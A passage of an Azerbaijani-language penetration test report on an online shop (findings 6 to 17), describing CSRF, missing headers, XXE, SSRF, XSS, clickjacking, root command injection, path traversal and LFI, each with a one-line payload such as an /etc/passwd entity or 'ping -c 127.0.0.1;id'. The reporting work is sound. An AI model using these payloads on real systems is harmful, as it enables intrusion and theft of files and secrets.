


6. CSRF Müdafiəsinin Olmaması (Orta)

Təsvir: Tətbiqdəki formalarda CSRF token yoxdur.

İstismar: Login səhifəsinin HTML kodunda csrf və ya token axtarışı nəticəsiz qalmışdır.


Sübut: Curl grep çıxışı



7. Təhlükəsizlik Başlıqlarının Olmaması (Aşağı)

Təsvir: CSP, X-Frame-Options, HSTS kimi təhlükəsizlik başlıqları təyin edilməyib.

Sübut: Curl -I çıxışı




8. XXE (XML External Entity) (Kritik)

Təsvir: /seller səhifəsindəki XML idxal funksiyası xarici entity-ləri emal edir.

İstismar: <!ENTITY xxe SYSTEM "file:///etc/passwd"> payload-u ilə serverin lokal fayl sistemi oxunur.

Sübut: XML idxalı nəticəsində /etc/passwd faylının məzmununun ekranda görünməsi




9. SSRF (Server-Side Request Forgery) (Yüksək)

Təsvir: /seller səhifəsində URL-dən şəkil yükləmə funksiyası daxili şəbəkəyə sorğu göndərir.

İstismar: http://169.254.169.254/latest/meta-data/ ünvanına sorğu göndərilərək cloud metadata-ya çıxış cəhdi edilir.

Sübut: Xəta mesajı (ConnectTimeoutError) və sorğu




10. Rate-Limit / Lockout Yoxdur (Yüksək)

Təsvir: Login formasına qarşı brute-force hücumları məhdudlaşdırılmır.

İstismar: 10 dəfə ardıcıl yanlış parol yazılmasına baxmayaraq, sistem heç bir bloklanma (429) və ya CAPTCHA tələb etməmişdir.

Sübut: Terminalda for dövrəsinin nəticəsi (10 dəfə 200 OK)




11. Stored XSS (Məhsul Rəyi / Şərh) (Orta)

Təsvir: Şərh sahələri sanitizasiya olunmur.

İstismar: Şərh sahəsinə <svg onload=alert(31337)> yazılaraq hər səhifə yüklənməsində alert çağırılır.

Sübut: Şərh sahəsi və alert pəncərəsi




12. Reflected XSS (Axtarış Parametri) (Orta)

Təsvir: /shop?q= parametri ekranda escape olunmadan çap olunur.

İstismar: <img src=x onerror=alert(1111)> payload-u ilə JavaScript icra olunur.

Sübut: Alert pəncərələri





13. Clickjacking (Aşağı)

Təsvir: Sayt iframe daxilində yüklənməyə qarşı qorunmur.

İstismar: <iframe src="https://www.millishop.store/account"> kodu ilə exploit.html faylı yaradılmış və sayt iframe daxilində açılmışdır.

Sübut: Exploit.html kodu və brauzer görünüşü






14. OS Command Injection (Root RCE) (Kritik)

Təsvir: Admin panelindəki "Server diaqnostikası" alətindəki host/IP parametri sanitizasiya olunmur.

İstismar: ping -c 127.0.0.1;id payload-u daxil edilərək sistemdə id əmri icra olunur. Nəticədə uid=0(root) cavabı alınır.

Sübut: Server diaqnostikası ekranında root çıxışı




15. Path Traversal / Directory Traversal (Kritik)

Təsvir: /account/invoice?file= parametri istifadəçi tərəfindən daxil edilən fayl yolunu kifayət qədər təhlükəsizlik yoxlaması olmadan qəbul edir. ../ ardıcıllıqları ilə kataloqdan kənara çıxmaq mümkündür.

İstismar: Parametrə .../.../.../.../etc/passwd daxil edilərək serverin kök qovluğundakı həssas sistem faylı oxunur.

Sübut: Brauzerdə /etc/passwd faylının məzmununun (root, daemon, bin və s. istifadəçilər) göstərilməsi




16. LFI (Local File Inclusion) — Mühit Dəyişənlərinin Sızması (Kritik)

Təsvir: Eyni endpoint (/account/invoice?file=) vasitəsilə sistemin daxili proses fayllarını oxumaq mümkündür.

İstismar: .../.../.../.../proc/self/environ payload-u istifadə edilərək serverin mühit dəyişənləri (Environment Variables) oxunur.

Təsir: Nəticədə serverin PATH, HOSTNAME, PYTHON_VERSION, HOME və s. kimi konfiqurasiya məlumatları sızır. Real mühitdə bu fayl vasitəsilə SECRET_KEY, verilənlər bazası kredensialları və API açarları da ələ keçirilə bilər.

Sübut: Brauzerdə /proc/self/environ faylının məzmununun ekranda görünməsi




17. Ödənişsiz Sifarişin Qəbulu (Payment Bypass / Business Logic Flaw)

